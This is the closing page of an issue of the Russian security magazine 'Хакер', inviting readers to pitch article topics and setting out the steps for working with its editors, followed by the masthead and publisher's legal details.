КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твои мама и бабушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанном с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на твои вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если готов публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР
18+

№5 (314)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский,
Алексей Глазков, Nik Zerof,
Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2025